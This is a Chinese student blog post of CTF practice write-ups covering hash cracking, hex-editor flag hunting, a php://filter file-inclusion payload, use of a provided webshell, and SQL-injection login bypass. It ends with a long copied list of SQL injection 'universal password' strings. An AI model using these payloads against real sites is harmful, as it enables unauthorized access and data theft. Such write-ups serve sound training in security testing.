开学第五周刷题记录

原创

yu jian 于 2020-10-11 10:54:13 发布 1610 收藏 1

分类专栏： 笔记 文章标签： web

本文链接：https://blog.csdn.net/qq_46172668/article/details/109003878

Crypto

Windows系统密码

首先拿到题目，我们打开看一下，它后缀是.hash，双击之后我们发现打不开，这种情况有两种原因，一是我们没有安装相应的软件，二是该文件被毁坏了，然后我们尝试用记事本打开看一下，结果发现原来重点在这：

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

ctf:1002:06af9108f2e1fecf144e2e8adef09efd:a7fcb22a88038f35a8f39d503e7f0062:::

Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:bef14eee40dffbc345eeb3f58e290d56:::

我们观察一下，发现ctf后面有两个序列都是满足MD5加密格式

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ctf:1002:06af9108f2e1fecf144e2e8adef09efd:a7fcb22a88038f35a8f39d503e7f0062:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:bef14eee40dffbc345eeb3f58e290d56:::

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ctf:1002:06af9108f2e1fecf144e2e8adef09efd:a7fcb22a88038f35a8f39d503e7f0062:::

SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:bef14eee40dffbc345eeb3f58e290d56:::

然后我们就一个一个试，终于发现第二个可以解密正确的格式，然后它就是我们的答案了

Misc

[BJDCTF 2nd]小姐姐-y1ng

首先我们打开题目给的图片

（看到这么漂亮的小姐姐，你有没有心动呢），嘻嘻，我们还是专心做题吧，照着正常流程走，我们把它放到winhex中，看一下头和尾，没有什么发现，然后我们再搜索一下文本flag，还是无果，我们再来看一下题目，BJDCTF，嗯...我们试着输一下BJD没想到结果出来了

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	ANSI ASCII
000191D0	4D	B8	3E	64	7E	B2	E8	DA	C4	1A	F6	99	0D	F5	B3	87	M¸>d~²èÚÄ ö™ õ³‡
000191E0	49	54	37	04	1C	56	5B	9D	5B	AB	A2	D9	E2	80	18	4D	IT7 V[[«¢Ùâ€ M
000191F0	00	26	7F	0A	00	69	A0	06	9A	00	63	50	03	7A	50	02	& i š cP zP
00019200	1A	00	69	E2	80	1A	4D	00	46	4D	00	31	8F	A5	00	46	iâ€ M FM 1 ¥ F
00019210	68	01	28	01	AE	70	B4	01	59	F2	4D	4B	1A	13	A0	A7	h (®p´ YòMK §
00019220	A8	58	AB	75	30	58	C8	E9	52	5A	3C	5B	E2	AE	BB	F6	¨X«u0XÈéRZ<[â®»ö
00019230	3D	3E	E3	CC	C8	62	08	0A	39	1B	79	39	3F	A5	61	36	=>ãÌÈb 9 y9?¥a6
00019240	74	C1	1F	22	78	94	B4	D3	CB	2C	9C	3B	31	6E	79	E6	tÁ "x”´ÓË,œ;1nyæ
00019250	B9	8E	B8	EC	72	82	4D	87	6E	4F	3F	CF	D2	AC	0A	AE	¹Ž¸ìr‚M‡nO?ÏÒ¬ ®
00019260	3C	C2	7B	8E	BC	D5	A2	49	6D	4E	C7	19	38	CF	72	68	<Â{Ž¼Õ¢ImNÇ 8Ïrh
00019270	04	2E	AC	9B	EC	D8	F6	CE	79	A1	16	F6	3C	9F	59	8B	.¬›ìØöÎy¡ ö<ŸY‹
00019280	6D	EB	F6	07	D3	B5	74	C4	F3	E7	B9	89	70	4F	9B	EE	mëö ÓµtÄóç¹‰pO›î
00019290	3B	7A	56	86	0C	E9	42	4A	44	7B	68	61	6F	6B	61	6E	;zV† éBJD{haokan
000192A0	6D	61	5F	78	6A	6A	7D	7C	2F	7C	EC	4C	6E	77	2F	03	ma_xjj}|/|êLnw/
000192B0	3E	9C	56	13	47	45	36	7A	25	84	6A	61	53	9E	83	91	>œV GE6z%„jaSžƒ‘
000192C0	FD	2B	9D	9D	D1	2A	EA	0B	89	30	31	4D	14	F4	33	E7	ý+ Ñ*ê ‰01M ô3ç
000192D0	C8	52	3A	0E	D9	AA	44	32	9A	AE	4F	6E	41	E2	B4	46	ÈR: Ùª D2š®OnAâ´F
000192E0	2C	D7	D2	A1	0D	F3	60	80	6A	88	45	BB	E2	00	3C	10	,×Ò¡ ó`€j^E»â <
000192F0	05	03	D8	C4	B9	90	39	CE	7A	7A	76	A0	44	26	E3	6F	ØÄ¹ 9Îzzv D&ão
00019300	CA	0F	00	72	28	25	92	AC	BB	51	89	20	63	B5	31	9C	Ê r(%’¬»Q‰ cµ1œ
00019310	CE	B3	7B	BE	E5	53	23	07	BE	6A	92	31	9B	D4	AF	06	Î³{¾åS# ¾j’1›Ô¯
00019320	1C	0C	05	C1	EF	D2	A9	12	69	D9	21	0E	0F	1E	B9	22	ÁïÒ© iÙ! ¹"
00019330	98	1D	FF	00	86	FC	61	36	9F	25	BD	B4	F7	0C	23	66	˜ ÿ †üa6Ÿ%½´÷ #f
00019340	18	25	8E	07	22	A5	05	EC	7D	11	E1	BF	0B	69	7E	36	%Ž "¥ ì} á¿ i~6
00019350	D0	93	F7	51	99	9F	21	25	18	1F	9E	2A	92	B9	57	4C	Ð“÷Q™Ÿ!% ž*’¹WL
00019360	F9	F7	E3	47	C0	FD	43	C1	77	33	6A	36	56	E4	DB	64	ù÷ãGÀýCÁw3j6VäÛd
00019370	B4	F0	C4	09	03	FD	B5	FE	A3	B5	4E	DA	1C	D7	70	7A	´ðÄ ýµþ£µNÚ ×pz
00019380	EC	79	0A	C8	A0	06	03	3E	83	B5	5D	8D	2E	55	BA	BC	ìy È >ƒµ] .U°¼
00019390	31	E4	63	1C	D3	B0	73	15	16	57	99	86	79	C5	16	15	1äc Ó°s W™†yÅ
000193A0	EE	69	DA	40	F2	10	00	C6	7F	3A	19	47	55	A2	E9	08	îiÚ@ò Æ : GU¢é
000193B0	A4	4A	E0	71	DB	3D	2B	29	33	68	23	A7	B2	80	CD	70	¤JàqÛ=+)3h#§²€Íp
000193C0	21	80	0D	A3	EF	3E	38	5F	6A	E7	68	EB	4C	F4	7F	07	!€ £ï>8_jçhëLô
000193D0	E9	D1	DB	5F	2C	EE	A1	A5	63	B6	14	E0	00	3F	BD	F8	éÑÛ_,î¡¥c¶ à ?½ø
000193E0	55	A4	43	67	39	F1	7F	E2	E4	88	65	D0	B4	4B	83	CF	U¤Cg9ñ âäˆeÐ´KƒÏ
000193F0	17	37	A9	FC	47	9F	95	7F	C6	B4	4C	E5	9B	72	D0	F0	7©üGŸ• Æ´Lå›rÐð
00019400	D8	C7	05	8E	0C	9D	72	4D	31	25	62	8D	EB	89	5F	E6	ØÇ Ž rM1%b ë‰_æ
00019410	18	50	73	92	28	28	CE	BB	D4	0E	C3	1C	6C	40	03	A8	Ps’((Î»Ô Ã l@ ¨


Web

[ACTF2020 新生赛]Include1

首先我们打开题目链接http://56f3dad7-edff-4011-bb6c-ee4c8b0dab81.node3.buuoj.cn，跟着提示我们一步一步打开然后看到一句话

Can you find out the flag?

你能够发现flag吗，点开源码，没有发现什么，然后看到网址找到它是.php类型的，知道了它是考察利用php://filter伪协议进行文件包含构造payload = http://5165ec02-c72d-4737-85c5-295e639ea759.node3.buuoj.cn/?file=php://filter/read=convert.base64-encode/resource=flag.php，把它输入网址上然后我们就可以看到




然后我们base64解密得到答案


[极客大挑战 2019]Knife1

打开题目链接，http://db65a8cb-49ec-4028-8dc6-2ef21a55557b.node3.buuoj.cn，一张图片迎面而来


题目：白给的shell，让我想起了上一周做的webshell，然后我们打开蚁剑输入相应的网址和密码，密码就是图片中所提示的syc



然后点击添加，这样就添加好了



然后我们双击进去，打开它的根目录



找到这个flag，然后打开就好了

```
flag{5736e760-532b-4713-b370-ae69fcc09e3a}
```

[极客大挑战 2019]EasySQL1


首先我们打开网址http://671f217e-489f-48b8-9a45-d30881488c54.node3.buuoj.cn/看到用户登录界面

题目是easysql,所以判断它应该是SQL注入，然后我们利用万能密码注入，可是万能密码也有不同类型的，所以我们打开源码

发现它是php写的，所以我们就用php的万能密码尝试，

admim'or'1'=1

连接起来username=admin' or '1'='1&password=admin' or '1'='1



万能密码（摘自百度）：

asp aspx万能密码

1："or "a"="a

2：').or('.a'='.a

3：or 1=1–

4：'or 1=1–

5：a'or' 1=1–

6："or 1=1–

7：'or.'a.'='a

8："or"="a'='a

9：'or''='

10：'or'='or'

admin'or 1=1#

PHP万能密码

admin'/*

密码*/'

'or 1=1/*

"or "a"="a

"or 1=1–

"or"="

"or"="a'='a

"or1=1–

"or=or"

''or''='or'

') or (a = a
‘.).or.(’.a.’=’.a
'or 1=1
'or 1=1–
'or 1=1/*
'or”="a’=‘a
‘or’ ‘1’=‘1’
‘or’’=’
‘or’’=’‘or’’=’
‘or’=‘1’
‘or’=‘or’
'or.‘a.’=‘a
‘or1=1–
1’or’1’=‘1
a’or’ 1=1–
a’or’1=1–
or ‘a’=‘a’
or 1=1–
or1=1–

jsp 万能密码

1’or’1’=‘1
admin’ or 1=1/*